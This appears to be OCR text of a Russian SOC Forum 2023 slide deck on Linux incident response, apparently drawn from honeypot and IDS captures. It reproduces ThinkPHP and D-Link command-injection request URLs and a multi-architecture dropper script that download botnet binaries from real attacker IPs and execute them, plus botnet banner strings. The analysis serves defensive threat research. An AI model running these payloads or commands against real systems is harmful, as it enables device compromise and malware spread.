SOC FORUM 2023

ANGARA SOC

Linux DFIR

SOC
FORUM
2023

Леокумович Никита Владимирович

ANGARA SOC

SOC FORUM 2023


Правовая оговорка (disclaimer)

Вся предоставляемая информация получена законным путем.
Все нижеизложенное приводится исключительно
в информационных и образовательных целях.
Повторение действий из презентации, возможно только с
полного согласия СОБСТВЕННИКА информационной
инфраструктуры, в которой выполняются действия.
Авторы запрещают применение действий из презентации
в незаконных целях.
Представленный материал не пропагандирует и не призывает
к совершению преступных деяний в отношении других лиц,
компаний и/или организаций, а также государства.

Линус Торвальдс и TUX

SOC FORUM 2023

17 сентября 1991 года опубликовано первое ядро (версия 0.01) Linux.




Основные пользователи

SOC FORUM 2023

Доля Linux

Установленные ОС



macOS


Linux

Другие

Windows

Наиболее распространенные дистрибутивы

SOC FORUM 2023



Debian

Ubuntu

Другие

CentOS

Уход Microsoft

SOC FORUM 2023

„Dear Customer,
Microsoft is no longer able to accept wire transfer payments into a local bank account as a payment method for Microsoft services in Russia. Due to this, by providing you 60 days' notice, Microsoft hereby expressly notifies you that, after September 30, 2023 (Effective Termination Date), you will no longer be able to renew your existing subscriptions.
Any active subscriptions at the Effective Termination Date will continue for the remainder of their respective current subscription period, subject to the terms of your agreement. However, these subscriptions will not be eligible for renewal. Please take the necessary steps to secure your data before the expiration date of your current subscription.
Lastly, please be informed that Microsoft is waiving and will not seek collection of any amount due to Microsoft during this prior notice period."

Через 24 часа после архивации запроса Вы получите электронное письмо с анкетой, где оценивается только моя работа, а не продукты Microsoft 365. **Обратите внимание**: чем выше оценка, которую Вы укажете, тем больше Вы довольны нашей службой поддержки.

Спасибо, что обратились в службу технической поддержки Microsoft Online Services.
С уважением,
Ольга Писароглова
Инженер службы технической поддержки Microsoft 365
Время работы: пн-пт (7:00 AM – 3:30 PM) (UTC+2)
Менеджер: Serghey Uzun | Email: v-sergeyuzun@microsoft.com

Скриншот письма

Необходимые усилия

SOC FORUM 2023

Desktop

Общие правила Ubuntu.com


The 50 Best Linux Hardening Security Tips: A Comprehensive Checklist


Server

40 Linux Server Hardening Security Tips [2023 edition]

Linux Server Hardening and Security Best Practices

Статистика по ВПО





Почему так?

SOC FORUM 2023

TeamTNT

TeamTNT is a threat group that has primarily targeted cloud and containerized environments. The group as been active since at least October 2019 and has mainly focused its efforts on leveraging cloud and container resources to deploy cryptocurrency miners in victim environments.[1][2][3][4][5][6][7][8][9]

guitmz / ezuri Public

Code Issues Pul

Apache2 – первый блин комом

SOC FORUM 2023

dstport	action	msg	proto	level	url
80	dropped	web_app3: ThinkPHP.Controller.Parameter.Remote.Code.Execution	TCP	alert	/index.php?s=/index/ hinkpp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]= 'wget http://98.159.98.243/AkitaXss/bin.x86 -O /tmp/.Fdp; chmod 777 /tmp/.Fdp; /tmp/.Fdp ThinkPHP.x86.Selfrep'

```
└─$ wget http://98.159.98.243/AkitaXss/bin.x86  -O Fdp
--2023-06-22 16:07:08--  http://98.159.98.243/AkitaXss/bin.x86
Connecting to 98.159.98.243:80 ... connected.
HTTP request sent, awaiting response ...
Read error (Connection reset by peer) in headers.
Retrying.

--2023-06-22 16:07:25--  (try: 2)  http://98.159.98.243/AkitaXss/bin.x86
Connecting to 98.159.98.243:80 ... connected.
HTTP request sent, awaiting response ... Read error (Connection reset by peer) in headers.
Retrying.

--2023-06-22 16:07:43--  (try: 3)  http://98.159.98.243/AkitaXss/bin.x86
Connecting to 98.159.98.243:80 ... connected.
HTTP request sent, awaiting response ... Read error (Connection reset by peer) in headers.
Retrying.
```

Apache2 – попытка номер два

SOC FORUM 2023


dstport	action	msg	proto	level	url
80	dropped	web_app3: ThinkPHP.Controller.Parameter.Remote.Code.Execution	TCP	alert	/index.php?s=/index/ hinkpp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]= 'wget http://95.214.27.201/Yboats.x86 -O /tmp/.YBot; chmod 777 /tmp/.YBot; /tmp/.YBot thinkphp.selfrep'

/index.php?s=/index/hinkapp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]='wget http://95.214.27.201/Yboats.x86 -O /tmp/.Ybot; chmod 77 /tmp/.Ybot thinkphp.selfrep'

```
└─$ file Ybot
Ybot: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header
```

Apache2 – попытка номер два

SOC FORUM 2023



Что-то интересное

SOC FORUM 2023

dstport	action	msg	proto	level	url
80	dropped	applications3: D-Link.DSL-2750B.CLI.OS.Command.Injection	TCP	alert	/login.cgi?cli=aa%20aa%27;wget%20http://109.205.213.7/8UsA.sh%20-O%20-%3E%20/tmp/kh;sh%20/tmp/kh%27$

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.x86; curl -O http://109.205.213.7/bins/UnHAnaAW.x86;cat UnHAnaAW.x86 >3AvA;chmod +x *;./3AvA x86
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.mips; curl -O http://109.205.213.7/bins/UnHAnaAW.mips;cat UnHAnaAW.mips >3AvA;chmod +x *;./3AvA mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.mpsl; curl -O http://109.205.213.7/bins/UnHAnaAW.mpsl;cat UnHAnaAW.mpsl >3AvA;chmod +x *;./3AvA mpsl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.arm4; curl -O http://109.205.213.7/bins/UnHAnaAW.arm;cat UnHAnaAW.arm >3AvA;chmod +x *;./3AvA arm
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.arm5; curl -O http://109.205.213.7/bins/UnHAnaAW.arm5;cat UnHAnaAW.arm5 >3AvA;chmod +x *;./3AvA arm5
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.arm6; curl -O http://109.205.213.7/bins/UnHAnaAW.arm6;cat UnHAnaAW.arm6 >3AvA;chmod +x *;./3AvA arm6
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.arm7; curl -O http://109.205.213.7/bins/UnHAnaAW.arm7;cat UnHAnaAW.arm7 >3AvA;chmod +x *;./3AvA arm7
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.ppc; curl -O http://109.205.213.7/bins/UnHAnaAW.ppc;cat UnHAnaAW.ppc >3AvA;chmod +x *;./3AvA ppc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.m68k; curl -O http://109.205.213.7/bins/UnHAnaAW.m68k;cat UnHAnaAW.m68k >3AvA;chmod +x *;./3AvA m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.205.213.7/bins/UnHAnaAW.sh4; curl -O http://109.205.213.7/bins/UnHAnaAW.sh4;cat UnHAnaAW.sh4 >3AvA;chmod +x *;./3AvA sh4
```


Что-то интересное. Часть вторая

SOC FORUM 2023

```
POST /UD/?9 HTTP/1.1
User-Agent: r00ts3c-owned-you
Content-Type: text/xml
```

```
 !"#$%&'()*+,-./0123456789:;⟺?@ABCDEFGH
IJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
Self Rep Fucking NeTiS and Thisity 0n Ur FuCkInG FoReHeAd We BiG L33T HaxErS
SNQUERY: 127.0.0.1:AAAAAA:xsvr
M-SEARCH * HTTP/1.1
```

```
1: 1&T
e365`70;9ag:<$ef1=d?2>T
This device is already on Nullnet Network
;!&71t
:3=:1t
```



Honeypot

SOC FORUM 2023

T-Pot - The All In One Multi Honeypot Platform

Может быть установлен, где угодно

Возможность построить распределённую экосистему приманок

